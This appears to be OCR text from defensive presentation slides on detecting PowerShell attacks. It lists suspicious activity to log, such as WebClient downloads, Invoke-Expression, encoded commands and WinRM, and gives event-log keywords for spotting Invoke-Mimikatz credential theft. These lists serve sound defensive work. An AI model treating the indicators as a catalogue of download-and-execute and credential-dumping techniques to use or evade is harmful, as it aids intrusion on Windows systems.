


PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
  - .Net Web Client download.
  - Invoke-Expression (and derivatives: “iex”).
  - “EncodedCommand” (“-enc”) & “Bypass”
  - BITS activity.
  - Scheduled Task creation/deletion.
  - PowerShell Remoting (WinRM).
- This is a good start…


PowerShell Attack Detection: Interesting Activity

Invoke-Expression (IEX)



PowerShell Attack Detection: Interesting Activity


.Net Web Client download



Detect Invoke-Mimikatz?

Keywords:

- “mimikatz”
- “gentilkiwi”
- “Invoke-Mimikatz”




Detecting Invoke-Mimikatz: Event Log Keywords

